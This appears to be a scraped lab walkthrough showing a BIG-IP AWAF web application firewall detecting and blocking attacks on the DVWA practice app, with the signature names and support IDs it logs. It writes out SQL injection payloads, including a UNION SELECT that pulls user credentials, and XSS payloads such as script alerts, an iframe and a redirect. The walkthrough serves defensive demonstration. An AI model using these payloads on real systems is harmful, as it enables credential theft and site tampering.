


- Online decoder tool: https://codebeautify.org/url-decode-string
- Launch SQL Injection attacks
- Navigate to “SQL Injection” menu

- (1) %’ or 1=’1
- Get a blocking response from BIG-IP AWAF
- Support ID: 11995559919303524416
- Attack signature detected: (1)
- SQL-INJ expressions like “OR 1=1” (7) (Parameter)


- (2) ‘ and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
- Get a blocking response from BIG-IP AWAF
- Support ID: 11995559919303524424

- Attack signature detected: (4)
- SQL-INJ integer field UNION (Parameter)
- SQL-INJ “UNION SELECT” (Parameter)
- SQL-INJ “SELECT CONCAT()”
- SQL-INJ ‘ UNION SELECT (Parameter)
- (1) %’ or 1=’1
- Navigate to “XSS Reflected” menu

- (3) %27+and+1%3D0+union+select+null%2C+concat%28first_name%2C0x0a%2Clast_name%2C0x0a%2Cuser%2C0x0a%2Cpassword%29+from+users+%23
- Get a blocking response from BIG-IP AWAF
- Support ID: 11995559919303524394
- Attack signature detected: (4)
- SQL-INJ integer field UNION (Parameter)
- SQL-INJ “UNION SELECT” (Parameter)
- SQL-INJ “SELECT CONCAT()”
- SQL-INJ ‘ UNION SELECT (Parameter)
- BIG-IP AWAF was able to decode the request and then identify that there were detected SQL injection attack signatures within the request.
- (3) %27+and+1%3D0+union+select+null%2C+concat%28first_name%2C0x0a%2Clast_name%2C0x0a%2Cuser%2C0x0a%2Cpassword%29+from+users+%23
- Navigate to “SQL Injection” menu
- Launch Cross-Site Scripting (XSS) Attacks

- Attempt to log in using the following username string.

- (1) ”;!–“<BOBUSER>=&{()}
- Get a blocking response from BIG-IP AWAF
- Support ID: 11995559919303524456
- Attack signature detected: (1)
- Javascript Entity (Parameter)
- Login to DVWA using a hacker user
- Navigate to XSS Stored

- (2) <script>alert(“Your system is infected! Call 999-888-7777 for help.”)</script>
- Get a blocking response from BIG-IP AWAF
- Support ID: 11995559919303524496

- Attack signature detected: (2)
- XSS script tag end (Parameter) (2)
- XSS script tag (Parameter)


- (3) <iframe src=”https://cdn2.hubspot.net/hub/2683519/hubfs/signal_images/articles/article-5469925982/dangerous%20website.jpg?width=640&name=dangerous%20website.jpg” width=”650″ height=”320″>
- Get a blocking response from BIG-IP AWAF
- Support ID: 11995559919303524410
- Attack signature detected: (1)
- iframe tag (Parameter)


- (4) <script>window.location=”http://hackertyper.net”
- Get a blocking response from BIG-IP AWAF
- Support ID: 11995559919303524504
- Attack signature detected: (3)
- XSS script tag end (Parameter) (2)
- XSS script tag (Parameter)
- .location (Parameter)


